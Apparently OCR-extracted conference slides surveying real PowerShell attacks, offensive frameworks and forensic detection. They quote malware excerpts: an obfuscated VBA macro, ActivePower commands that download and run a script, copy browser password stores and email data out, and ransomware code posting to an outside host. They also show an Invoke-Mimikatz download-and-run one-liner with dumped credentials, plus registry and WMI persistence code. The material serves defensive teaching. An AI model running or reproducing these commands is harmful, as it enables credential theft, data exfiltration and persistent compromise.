


<https://www.carbonblack.com/wp-content/uploads/2016/04/Cb-Powershell-Deep-Dive-A-United-Threat-Research-Report.pdf>



Real-world PowerShell attacks

“PowerWare” MS Office Macro -> PowerShell



<https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/>

Microsoft Office Macros (VBA)

- Many organizations are compromised by a single Word/Excel document.
- Office Macro = Code

https://www.fireeye.com/blog/threat-research/2015/10/macros_galore.html

Sean Metcalf (@Pyrotek3)

```
1  On Error Resume Next
2
3  Dim sAtspcs
4  Dim CdXsGtmdim
5  Dim obsCoil
6  Dim sBwuudw
7  Dim avxBwuudwk
8  Dim key
9  Dim sXtrIeorsge
10 Dim sXtr2Ieorsge
11
12 key = "mastereorjpgq"
13
14 Function YYTrankXt(str)
15     Dim lenKey, KeyPos, LenStr, x, Newstr, y1, y2
16
17     Newstr = ""
18     lenKey = Len(key)
19     KeyPos = 1
20     LenStr = Len(str)
21
22     str=StrReverse(str)
23     For x = LenStr To 1 Step -1
24         y1 = asc(Mid(str,x,1))
25         y2 = Asc(Mid(key,KeyPos,1))
26         Newstr = Newstr & chr(y1 - y2)
27         KeyPos = KeyPos+1
28         If KeyPos > lenKey Then KeyPos = 1
29     Next
30     Newstr=StrReverse(Newstr)
31     YYTrankXt = Newstr
32 End Function
33
34 sBwuudw = yyTrankxt("< i'€")
35
36 dim xcasa: Set xcasa = createobject(yyTrankxt("Qµ«°±øQûÊ-ñ/£ñf<i"))
37 Dim objWMIService, WshNetwork
38 Set WshNetwork = WScript.CreateObject(yyTrankxt("ŷ",IŷŶ±ûÊ/ŶŶ'¿[]"))
39
40 If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("€...,±ø-"))
41     WScript.Quit
42 End If
43
44 If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("ñ-Á'ŶÊ"))
45     WScript.Quit
46 End If
47
48 If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("¬-v'fQû"))
49     WScript.Quit
50 End If
```


ActivePower: Data Stealing Campaign

Download & Inject Malware

```
cmd /c "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Unrestricted -NoProfile -windowstyle hidden -command  
: "try{(new-object System.Net.WebClient).DownloadFile("██████████", "C:\Users\admin\AppData\Roaming\74.ps1");Invoke-Expression
```

Grab Passwords

```
cd %env:USERPROFILE%  
Copy-Item -Path %appdata%\..\AppData\Roaming\Microsoft\Protect -Recurse %appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f\microsoft -ErrorAction SilentlyContinue  
Copy-Item -Path '%appdata%\..\AppData\Local\Google\Chrome\User Data\Default\Login Data' -Destination '%appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f\chrome' -ErrorAction  
$fileSaveDir = '%appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f'
```

Check for VM Execution

```
powershell -Command "(Get-Process|Select-String -pattern VBoxService,VBoxTray,Proxifier,prl_cc,prl_tools,vmusrvc,vmusrvc,vmtoolsd).count"
```

Update Infection Count

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "(New-Object System.Net.WebClient).DownloadData(http://www.easycounter.com/counter.php?y
```

https://www.fireeye.com/blog/threat-research/2015/12/uncovering_activepower.html

ActivePower: Data Stealing Campaign - Recon

```
$date = (get-date).ToString('d.M.y ? HH:mm:ss')
$style = "<style> table td{padding-right: 10px;text-align: left;}#body {padding:50px;font-family: Helvetica; font-size: 12pt; border:
$Report = ConvertTo-Html -Title 'Recon Report' -Head $style > $fileSaveDir'/CompInfo.html'
$Report = $Report + "<div id=body><h1>??????</h1><hr size=2><br><h3> ??? ?????: $Date </h3><br>"
$SysBootTime = Get-WmiObject win32_operatingSystem
$BootTime = $SysBootTime.ConvertToDateTime($SysBootTime.LastBootUpTime)
$SysSerialNo = (Get-WmiObject -Class win32_operatingSystem -ComputerName $env:COMPUTERNAME)
$SerialNo = $SysSerialNo.SerialNumber
$SysInfo = Get-WmiObject -class win32_ComputerSystem -namespace root/CIMV2 | Select Manufacturer,Model
$SysManufacturer = $SysInfo.Manufacturer
$SysModel = $SysInfo.Model
$OS = (Get-WmiObject win32_operatingSystem -computername $env:COMPUTERNAME ).caption
$disk = Get-WmiObject win32_LogicalDisk -Filter "DeviceID='C:'"
$HD = [math]::truncate($disk.size / 1GB)
$FreeSpace = [math]::truncate($disk.FreeSpace / 1GB)
$SysRam = Get-WmiObject -Class win32_operatingSystem -computername $env:COMPUTERNAME | Select TotalVisibleMemorySize
$Ram = [Math]::Round($SysRam.TotalVisibleMemorySize/1024KB)
$SysCpu = Get-WmiObject win32_Processor | Select Name
$Cpu = $SysCpu.Name
$HardSerial = Get-WmiObject win32_BIOS -Computer $env:COMPUTERNAME | select SerialNumber
$HardSerialNo = $HardSerial.SerialNumber
$SysCdDrive = Get-WmiObject win32_CDROMDrive |select Name
$graphicsCard = gwmi win32_VideoController |select Name
$graphics = $graphicsCard.Name
$SysCdDrive = Get-WmiObject win32_CDROMDrive |select -first 1
$DriveLetter = $CDDrive.Drive
$DriveName = $CDDrive.Caption
$Disk = $DriveLetter + ' ' + $DriveName
$Firewall = New-Object -com HNetCfg.FwMgr
$FireProfile = $Firewall.LocalPolicy.CurrentProfile
$FireProfile = $FireProfile.FirewallEnabled
$Report = $Report + "<div id=left><h3>Computer Information</h3><br><table><tr><td>Operating System</td><td>$OS</td></tr><tr><td>OS Se
$Report >> $fileSaveDir'/CompInfo.html'
sleep -seconds 5
.....(FF)....."
```

https://www.fireeye.com/blog/threat-research/2015/12/uncovering_activepower.html

ActivePower: Data Stealing Campaign

Zip Data

```
sleep -seconds 5  
copy-ToZip($fileSaveDir)
```

Send Data

```
$SMTPInfo = New-Object Net.Mail.SmtpClient($smtpserver, 587)  
$SMTPInfo.EnableSsl = $true  
$SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('██████████@yandex.ru', '██████████')  
$ReportEmail = New-Object System.Net.Mail.MailMessage
```

https://www.fireeye.com/blog/threat-research/2015/12/uncovering_activepower.html

ActivePower: Data Stealing Campaign

Encrypted Data

```
function rc4 (
    param(
        [Byte[]]$data,
        [Byte[]]$key
    )
    [Byte[]]$buffer = New-Object Byte[] $data.Length
    $data.CopyTo($buffer, 0)
    [Byte[]]$s = New-Object Byte[] 256;
    [Byte[]]$k = New-Object Byte[] 256;
    for ($i = 0; $i -lt 256; $i++)
    {
        $s[$i] = [Byte]$i;
        $k[$i] = $key[$i % $key.Length];
    }

    $j = 0;
    for ($i = 0; $i -lt 256; $i++)
    {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
    }
    $i = $j = 0;
    for ($x = 0; $x -lt $buffer.Length; $x++)
```

https://www.fireeye.com/blog/threat-research/2015/12/uncovering_activepower.html

Code Obfuscation

```
rvaldez-mac:powershell_ransomware rvaldez$ cat file.php
??$GBCSWHJKIYRDVHH = ([Char[]](Get-Random -Input $(48..57 + 65..90 + 97..122) -Count 50)) -join ""
$SGKPOTTHJMNFDYJKJ = ([Char[]](Get-Random -Input $(48..57 + 65..90 + 97..122) -Count 20)) -join ""
$SQEGJJYRFBNHFFHJ = ([Char[]](Get-Random -Input $(48..57 + 65..90 + 97..122) -Count 25)) -join ""
$XCJHEDIJGDFJMVD = "http://skycpa.in/pi.php"
$HGJHBVSRUYUJNBGDRHJ = "string=$GBCSWHJKIYRDVHH&string2=$SGKPOTTHJMNFDYJKJ&uuid=$SQEGJJYRFBNHFFHJ"
$73848HhjhdRghx67Hhsh = New-Object -ComObject MsXml2.XMLHTTP
$73848HhjhdRghx67Hhsh.open('POST', $XCJHEDIJGDFJMVD, $false)
$73848HhjhdRghx67Hhsh.setRequestHeader("C"+"ontent-tYpe",
"apPlicAtion/x-www-form-url"+"enCodeD")
$73848HhjhdRghx67Hhsh.setRequestHeader("ConteNt-length", $post.length)
$73848HhjhdRghx67Hhsh.setRequestHeader("CoNNeCtion", "close")
$73848HhjhdRghx67Hhsh.send($HGJHBVSRUYUJNBGDRHJ)
Start-Sleep 74
[byte[]]$GHHGWEGHJJKJHFDPOIUTTHJ=[system.Text.Encoding]::Unicode.GetBytes($GBCSWHJKIYRDVHH)
$XXX = 3783 * 18
$VGHKJJGFERHJJGSDQWD = [Text.Encoding]::UTF8.GetBytes($SGKPOTTHJMNFDYJKJ)
$Bnx8Khahs3Hjx96 = new-Object System.Security.Cryptography.RijndaelManaged
$Bnx8Khahs3Hjx96.Key = (new-Object Security.Cryptography.Rfc2898DeriveBytes $GBCSWHJKIYRDVHH, $VGH
$Bnx8Khahs3Hjx96.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash([Text.Encoding]::
$Bnx8Khahs3Hjx96.Padding="Zeros"
$Bnx8Khahs3Hjx96.Mode="CBC"
```

Real-world PowerShell Attack Tools

- PowerSploit
- Invoke-Mimikatz
- PowerView
- PowerUp
- Nishang
- PS>Attack
- PowerShell Empire
- Metasploit, Cobalt Strike, etc

PowerShell Attack Framework: PowerSploit

- Description
 - A PowerShell Post-Exploitation Framework used in many PowerShell attack tools.
- Use
 - Recon, privilege escalation, credential theft, persistence.
- Authors
 - Matt Graeber (@Mattifestation)
 - Chris Campbell (@obscuresec)

<https://github.com/PowerShellMafia/PowerSploit>

PowerShell Attack Framework: PowerSploit

- Invoke-DllInjection.ps1
- Invoke-Shellcode.ps1
- Invoke-WmiCommand.ps1
- Get-GPPPassword.ps1
- Get-Keystrokes.ps1
- Get-TimedScreenshot.ps1
- Get-VaultCredential.ps1
- Invoke-CredentialInjection.ps1
- Invoke-Mimikatz.ps1
- Invoke-NinjaCopy.ps1
- Invoke-TokenManipulation.ps1
- Out-Minidump.ps1
- VolumeShadowCopyTools.ps1
- Invoke-ReflectivePEInjection.ps1

<https://github.com/PowerShellMafia/PowerSploit>

PowerShell Attack Tools: Invoke-Mimikatz

- Capabilities
 - Mimikatz execution from PowerShell
 - Credential theft & injection
 - Forged Kerberos ticket creation
 - Much more!
- Use
 - Credential theft & reuse
 - Persistence
- Author
 - Joseph Bialek (@clymb3r)

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1>

Invoke-Mimikatz

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/matiasduran/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
```

```
#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 205510 (00000000:000322c6)
Session           : Interactive from 2
User Name         : HanSolo
Domain            : ADSECLAB
SID               : S-1-5-21-1581655573-3923512380-696647894-2631
```

```
msv :
[00000003] Primary
* Username : HanSolo
* Domain   : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbd375a
* NTLM     : 269c0c63a623b2e062dfd861c9b82818
* SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
```

```
tspkg :
* Username : HanSolo
* Domain   : ADSECLAB
* Password : Falcon99!
```

```
wdigest :
* Username : HanSolo
```

PowerShell Attack Tools: PowerView

- Description
 - Pure PowerShell domain/network situational awareness tool.
 - Now part of PowerSploit.
- Use
 - Recon
- Author
 - Will Schroeder (@HarmJ0y)

<https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView>

PowerShell Attack Tools: PowerView

- Get-NetUser
- Get-NetGroup
- Get-NetGroupMember
- Get-NetLocalGroup
- Get-NetSession
- Invoke-UserHunter
- Get-NetOU
- Find-GPOLocation
- Get-NetGPOGroup
- Get-ObjectACL
- Add-ObjectACL
- Invoke-ACLScanner
- Set-ADObject
- Invoke-DowngradeAccount
- Get-NetForest
- Get-NetForestTrust
- Get-NetForestDomain
- Get-NetDomainTrust
- Get-MapDomainTrust

<https://github.com/HarmJ0y/CheatSheets/blob/master/PowerView.pdf>

PowerShell Attack Tools: PowerUp

- Description
 - Identifies methods of local Privilege Escalation.
 - Part of PowerShell Empire.
- Use
 - Privilege Escalation
- Author
 - Will Harmjoy (@harmj0y)

<https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp>

PowerShell Attack Tools: PowerUp

- Get-ServiceUnquoted
- Get-ServiceFilePermission
- Get-ServicePermission
- Invoke-ServiceAbuse
- Install-ServiceBinary
- Get-RegAutoLogon
- Get-VulnAutoRun
- Get-VulnSchTask
- Get-UnattendedInstallFile
- Get-WebConfig
- Get-ApplicationHost
- Get-RegAlwaysInstallElevated

<https://github.com/HarmJ0y/CheatSheets/blob/master/PowerUp.pdf>

PowerShell Attack Framework: Nishang

- Description
 - PowerShell for penetration testing and offensive security.
- Use
 - Recon, Credential Theft, Privilege Escalation, Persistence
- Author
 - Nikhil Mitt (@nikhil_mitt)

<https://github.com/samratashok/nishang>

PowerShell Attack Tools: Nishang

- Get-Unconstrained
- Add-RegBackdoor
- Add-ScrnSaveBackdoor
- Gupt-Backdoor
- Invoke-ADSBackdoor
- Enabled-DuplicateToken
- Invoke-PsUaCme
- Remove-Update
- Check-VM
- Copy-VSS
- Get-Information
- Get-LSASecret
- Get-PassHashes
- Invoke-Mimikatz
- Show-TargetScreen
- Port-Scan
- Invoke-PoshRatHttp
- Invoke-PowerShellTCP
- Invoke-PowerShellWMI
- Add-Exfiltration
- Add-Persistence
- Do-Exfiltration
- Start-CaptureServer

PowerShell Attack Platform: PS>Attack

- Description

- Self contained custom PowerShell console which includes many offensive PowerShell tools.

- Use

- Recon, Credential Theft, Privilege Escalation, Data Exfiltration

- Author

- Jared Haight (@jaredhaight)

<https://github.com/jaredhaight/psattack>

PowerShell Attack Platform: PS>Attack

- Powersploit
 - Invoke-Mimikatz
 - Get-GPPPassword
 - Invoke-NinjaCopy
 - Invoke-Shellcode
 - Invoke-WMICommand
 - VolumeShadowCopyTools
- PowerTools
 - PowerUp
 - PowerView
- Nishang
 - Gupt-Backdoor
 - Do-Exfiltration
 - DNS-TXT-Pwnage
 - Get-Information
 - Get-WLAN-Keys
 - Invoke-PsUACme
- Powercat
- Inveigh

PowerShell Attack Platform: **Empire**

- Current Version: 1.5 (3/31/2016)
- Capabilities
 - PowerShell based Remote Access Trojan (RAT).
 - Python server component (Kali Linux).
 - AES Encrypted C2 channel.
 - Dumps and tracks credentials in database.
- Use
 - Integrated modules providing Initial Exploitation, Recon, Credential Theft & Reuse, as well as Persistence.
- Authors
 - Will Schroeder (@harmj0y)
 - Justin Warner (@sixdub)
 - Matt Nelson (@enigma0x3)

PowerShell Empire (<http://PowerShellEmpire.com>)

```
=====
Empire: PowerShell post-exploitation agent | [Version]: 1.5.0
=====
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3
=====

  EMPiRE

162 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) >
```

PowerShell Empire Modules

- Code Execution
- Collection
- Credentials
- Exfiltration
- Exploitation
- Lateral Movement
- Management
- Persistence
- Privilege Escalation
- Recon
- Situational Awareness
- Fun & Trollsploit

PowerShell Attack Tools: Empire

- Invoke-DllInjection
- Invoke-ReflectivePEInjection
- Invoke-ShellCode
- Get-ChromeDump
- Get-ClipboardContents
- Get-FoxDump
- Get-IndexedItem
- Get-Keystrokes
- Get-Screenshot
- Invoke-Inveigh
- Invoke-NetRipper
- Invoke-NinjaCopy
- Out-Minidump
- Invoke-EgressCheck
- Invoke-PostExfil
- Invoke-PSInject
- Invoke-RunAs
- MailRaider
- New-HoneyHash
- Set-MacAttribute
- Get-VaultCredential
- Invoke-DCSync
- Invoke-Mimikatz
- Invoke-PowerDump
- Invoke-TokenManipulation
- Exploit-Jboss
- Invoke-ThunderStruck
- Invoke-VoiceTroll
- Set-Wallpaper
- Invoke-InveighRelay
- Invoke-PsExec
- Invoke-SSHCommand

PowerShell Attack Tools: **Empire**

- Get-SecurityPackages
- Install-SSP
- Invoke-BackdoorLNK
- PowerBreach
- Get-GPPPassword
- Get-SiteListPassword
- Get-System
- Invoke-BypassUAC
- Invoke-Tater
- Invoke-WScriptBypassUAC
- PowerUp
- PowerView
- Get-RickAstley
- Find-Fruit
- HTTP-Login
- Find-TrustedDocuments
- Get-ComputerDetails
- Get-SystemDNSServer
- Invoke-Paranoia
- Invoke-WinEnum
- Get-SPN
- Invoke-ARPScan
- Invoke-PortScan
- Invoke-ReverseDNSLookup
- Invoke-SMBScanner



PowerShell Persistence

Run Key (Registry)

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Value: HealthCheck
- Data: powershell.exe -NonInteractive -WindowStyle Hidden -ExecutionPolicy bypass -File "C:\windows\SCOMChecks.ps1"

Scheduled Tasks

- Scheduled Tasks
- Get-ScheduledTasks (Windows 8/2012+)

Get-ScheduledTask / where { \$_.State -ne "Disabled" }

```
PS C:\Windows\system32> Get-ScheduledTask | where { $_.State -ne "Disabled" }
```

TaskPath	TaskName	State
-----	-----	-----
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319	Ready
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319 64	Ready
\Microsoft\Windows\Active Directory Rights ...	AD RMS Rights Policy Template ...	Ready
\Microsoft\Windows\AppID\	SmartScreenSpecific	Ready
\Microsoft\Windows\Application Experience\	AitAgent	Ready
\Microsoft\Windows\Application Experience\	ProgramDataUpdater	Ready
\Microsoft\Windows\ApplicationData\	CleanupTemporaryState	Ready
\Microsoft\Windows\Autochk\	Proxy	Ready
\Microsoft\Windows\CertificateServicesClient\	SystemTask	Ready
\Microsoft\Windows\CertificateServicesClient\	UserTask	Ready
\Microsoft\Windows\Chkdsk\	ProactiveScan	Ready
\Microsoft\Windows\Customer Experience Impr...	Consolidator	Ready
\Microsoft\Windows\Customer Experience Impr...	KernelCeipTask	Ready
\Microsoft\Windows\Customer Experience Impr...	UsbCeip	Ready
\Microsoft\Windows\Customer Experience Impr...	ServerCeipAssistant	Ready
\Microsoft\Windows\Data Integrity Scan\	Data Integrity Scan	Ready
\Microsoft\Windows\Data Integrity Scan\	Data Integrity Scan for Crash ...	Ready
\Microsoft\Windows\Defrag\	ScheduledDefrag	Ready
\Microsoft\Windows\Device Setup\	Metadata Refresh	Ready
\Microsoft\Windows\MUI\	LPRemove	Ready
\Microsoft\Windows\NetCfg\	BindingWorkItemQueueHandler	Ready
\Microsoft\Windows\NetTrace\	GatherNetworkInfo	Ready
\Microsoft\Windows\PI\	Secure-Boot-Update	Ready
\Microsoft\Windows\PI\	Sqm-Tasks	Ready
\Microsoft\Windows\Plug and Play\	Device Install Group Policy	Ready
\Microsoft\Windows\Plug and Play\	Device Install Reboot Required	Ready
\Microsoft\Windows\Plug and Play\	Plug and Play Cleanup	Ready

```
PS C:\Windows\system32> Get-ScheduledTask | where { $_.State -eq "Running" }
```

TaskPath	TaskName	State
-----	-----	-----
\Microsoft\Windows\TextServicesFramework\	MsCtfMonitor	Running
\Microsoft\Windows\Wininet\	CacheTask	Running

PowerShell Profiles

Profile	Profile Path
Current User, Current Host - console	\$Home\[My]Documents\WindowsPowerShell\Profile.ps1
Current User, All Hosts	\$Home\[My]Documents\Profile.ps1
All Users, Current Host - console	\$PsHome\Microsoft.PowerShell_profile.ps1
All Users, All Hosts	\$PsHome\Profile.ps1
Current user, Current Host - ISE	\$Home\[My]Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
All users, Current Host - ISE	\$PsHome\Microsoft.PowerShellISE_profile.ps1

\$Home = User's home directory

\$PsHome = C:\Windows\System32\WindowsPowerShell\v1.0

<http://blogs.technet.com/b/heyscriptingguy/archive/2012/05/21/understanding-the-six-powershell-profiles.aspx>

PowerShell Profile

```
PS C:\> test-path $profile
False
PS C:\> New-Item -path $profile -type file -force

Directory: C:\Users\LukeSkywalker\Documents\WindowsPowerShell

Mode                LastWriteTime         Length Name
----                -
-a---             9/28/2015  12:13 PM              0 Microsoft.PowerShell_profile.ps1

PS C:\> "Get-Process" | out-file $profile
PS C:\> get-content $profile
Get-Process
PS C:\>
```

PowerSploit PowerShell Persistence Module:

<https://github.com/PowerShellMafia/PowerSploit>

Persistence with WMI & PowerShell

- **\$filter** = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments
@{name='EvilCode';EventNameSpace='root\CimV2';QueryLanguage="WQL";
Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 08 AND
TargetInstance.Minute = 00 GROUP WITHIN 60};
- **\$consumer** = Set-WmiInstance -Namespace "root\subscription" -Class
'CommandLineEventConsumer' -Arguments
@{name=EvilCode;CommandLineTemplate="\$(\$Env:SystemRoot)\System32\W
indowsPowerShell\v1.0\powershell.exe -
NonInteractive";RunInteractively='false'};
- **Set-WmiInstance -Namespace "root\subscription" -Class
__FilterToConsumerBinding -Arguments
@{Filter=\$filter;Consumer=\$consumer}**

PowerShell Forensics/IR: WMI EventFilter

```
PS C:\> Get-WMIObject -ComputerName $Env:ComputerName -Namespace root\subscription -query "select * from __EventFilter where Name='PowerShell Persistence Test'"

__GENUS           : 2
__CLASS           : __EventFilter
__SUPERCLASS      : __IndicationRelated
__DYNASTY          : __SystemClass
__RELPATH          : __EventFilter.Name="PowerShell Persistence Test"
__PROPERTY_COUNT  : 6
__DERIVATION       : {__IndicationRelated, __SystemClass}
__SERVER          : MCCM
__NAMESPACE       : ROOT\subscription
__PATH            : \\MCCM\ROOT\subscription:__EventFilter.Name="PowerShell Persistence Test"
CreatorSID        : {1, 5, 0, 0...}
EventAccess       :
EventNamespace    : ROOT\wmi
Name              : PowerShell Persistence Test
Query             : SELECT * FROM MsNDIS_StatusMediaConnect
QueryLanguage     : WQL
PSComputerName    : MCCM
```


PowerShell Forensics/IR: WMI EventConsumer

```
PS C:\> Get-WMIObject -ComputerName $Env:ComputerName -Namespace root\subscription -query
```

```
__GENUS           : 2
__CLASS           : CommandLineEventConsumer
__SUPERCLASS      : __EventConsumer
__DYNASTY         : __SystemClass
__RELPATH         : CommandLineEventConsumer.Name="PowerShell Persistence Test"
__PROPERTY_COUNT  : 27
__DERIVATION      : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER          : MCCM
__NAMESPACE       : ROOT\subscription
__PATH            : \\MCCM\ROOT\subscription:CommandLineEventConsumer.Name="PowerShell
CommandLineTemplate : powershell.exe -encodedCommand
                    YwA6AFwAdwBpAG4AZABvAHcAcwBCAEUAdgBpAGwAQwBvAGQAZQAuAHAAcwAxAA==
CreateNewConsole   : False
CreateNewProcessGroup : False
CreateSeparateWowVdm : False
CreateSharedWowVdm  : False
CreatorSID         : {1, 5, 0, 0...}
DesktopName        :
